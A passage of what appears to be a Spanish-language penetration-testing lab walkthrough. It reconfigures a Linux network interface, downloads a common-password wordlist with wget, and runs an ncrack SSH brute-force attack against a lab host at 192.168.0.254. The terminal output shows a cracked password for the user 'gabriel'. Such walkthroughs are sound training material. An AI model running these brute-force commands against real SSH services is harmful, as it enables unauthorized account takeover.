
Para usar dicha herramienta necesitaremos un diccionario para el ataque por lo que también necesitamos conexión a Internet por lo que modificaremos el archivo de configuración de las interfaces de red en DHCP. Introducimos el siguiente comando:

```
# nano /etc/network/interfaces
```



```
root@Pignoise: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@Pignoise:~# nano /etc/network/interfaces
```

Modificaremos las propiedades y nos deberá quedar de la siguiente forma:



```
root@Pignoise: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
GNU nano 4.3 /etc/network/interfaces Modificado  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
auto eth0  
iface eth0 inet dhcp  
# address 192.168.0.19  
# netmask 255.255.255.0  
  
^G Ver ayuda ^O Guardar ^W Buscar ^K Cortar txt ^J Justificar ^C Posición  
^X Salir ^R Leer fich. ^\ Reemplazar ^U Pegar txt ^T Ortografía ^_ Ir a línea
```

Guardaremos y saldremos del archivo para ello presionamos las combinaciones de teclas Ctrl+O para guardar los cambios y Ctrl+X para salir.

Ahora tenemos que aplicar la configuración para ello introducimos los siguientes comandos:

ifdown eth0 Hará que se apague la interfaz de red

ifup eth0 Y este encenderá la interfaz de red

Y para asegurarnos de que los cambios se han realizado con éxito introduciremos el comando ifconfig

```
root@Pignoise: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@Pignoise:~# nano /etc/network/interfaces  
root@Pignoise:~# ifdown eth0  
Killed old client process  
Internet Systems Consortium DHCP Client 4.4.1  
Copyright 2004-2018 Internet Systems Consortium.  
All rights reserved.  
For info, please visit https://www.isc.org/software/dhcp/  
Listening on LPF/eth0/08:00:27:29:65:28  
Sending on LPF/eth0/08:00:27:29:65:28  
Sending on Socket/fallback  
DHCPRELEASE of 192.168.1.113 on eth0 to 192.168.1.1 port 67  
send_packet: Network is unreachable  
send_packet: please consult README file regarding broadcast address.  
dhclient.c:2878: Failed to send 300 byte long packet over fallback interface.  
root@Pignoise:~# ifdown eth0  
ifdown: interface eth0 not configured  
root@Pignoise:~# ifup eth0  
Internet Systems Consortium DHCP Client 4.4.1  
Copyright 2004-2018 Internet Systems Consortium.  
All rights reserved.  
For info, please visit https://www.isc.org/software/dhcp/  
Listening on LPF/eth0/08:00:27:29:65:28  
Sending on LPF/eth0/08:00:27:29:65:28  
Sending on Socket/fallback  
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 4  
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 6  
DHCPOFFER of 192.168.1.113 from 192.168.1.1  
DHCPREQUEST for 192.168.1.113 on eth0 to 255.255.255.255 port 67  
DHCPACK of 192.168.1.113 from 192.168.1.1  
bound to 192.168.1.113 -- renewal in 41940 seconds.
```

Procedemos a la instalación del diccionario para realizar el ataque de fuerza bruta:

wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/500-worst-passwords.txt

```
root@Pignoise: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@Pignoise:~# wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/500-worst-passwords.txt  
--2020-03-15 19:05:28-- https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/500-worst-passwords.txt  
Resolviendo raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.132.133  
Conectando con raw.githubusercontent.com (raw.githubusercontent.com)[151.101.132.133]:443... conectado.  
Petición HTTP enviada, esperando respuesta... 200 OK  
Longitud: 3491 (3,4K) [text/plain]  
Grabando a: "500-worst-passwords.txt"  
500-worst-passwords 100%[=====] 3,41K --.-KB/s en 0s  
2020-03-15 19:05:29 (51,8 MB/s) - "500-worst-passwords.txt" guardado [3491/3491]
```


Ahora volveremos a introducirnos en el mismo segmento que el servidor para ello volvemos a realizar los mismos pasos que hicimos cuando configuramos la máquina por primera vez.

```
root@Pignoise: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@Pignoise:~# nano /etc/network/interfaces  
root@Pignoise:~# ifdown eth0  
RTNETLINK answers: Cannot assign requested address  
root@Pignoise:~# ifdown eth0  
ifdown: interface eth0 not configured  
root@Pignoise:~# ifup eth0  
root@Pignoise:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.0.19 netmask 255.255.255.0 broadcast 192.168.0.255  
inet6 fe80::a00:27ff:fe29:6528 prefixlen 64 scopeid 0x20<link>  
ether 08:00:27:29:65:28 txqueuelen 1000 (Ethernet)  
RX packets 83419 bytes 14974368 (14.2 MiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 74876 bytes 15340029 (14.6 MiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 42 bytes 2310 (2.2 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 42 bytes 2310 (2.2 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@Pignoise:~# ping 192.168.0.254  
PING 192.168.0.254 (192.168.0.254) 56(84) bytes of data.  
64 bytes from 192.168.0.254: icmp_seq=1 ttl=64 time=0.593 ms  
64 bytes from 192.168.0.254: icmp_seq=2 ttl=64 time=0.369 ms  
^C  
-- 192.168.0.254 ping statistics --  
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
```

Procedemos a iniciar el ataque con el comando:

```
# ncrack -v -U usuarios.txt -P 500-worst-passwords.txt 192.168.0.254:22
```

En el archivo usuarios.txt se encuentra el nombre de dos usuarios encontrados en los archivos anteriores



```
root@Pignoise: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@Pignoise:~# cat usuarios.txt  
root  
gabriel  
  
root@Pignoise: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@Pignoise:~# ncrack -v -U usuarios.txt -P 500-worst-passwords.txt 192.168.0.254:22  
  
Starting Ncrack 0.6 ( http://ncrack.org ) at 2020-03-15 19:07 CET  
  
Discovered credentials on ssh://192.168.0.254:22 'gabriel' 'fucking'  
ssh://192.168.0.254:22 finished.  
  
Discovered credentials for ssh on 192.168.0.254 22/tcp:  
192.168.0.254 22/tcp ssh: 'gabriel' 'fucking'  
  
Ncrack done: 1 service scanned in 240.10 seconds.  
Probes sent: 446 | timed-out: 0 | prematurely-closed: 377  
  
Ncrack finished.
```

Cuando finalice nos encontraremos con la contraseña del usuario Gabriel.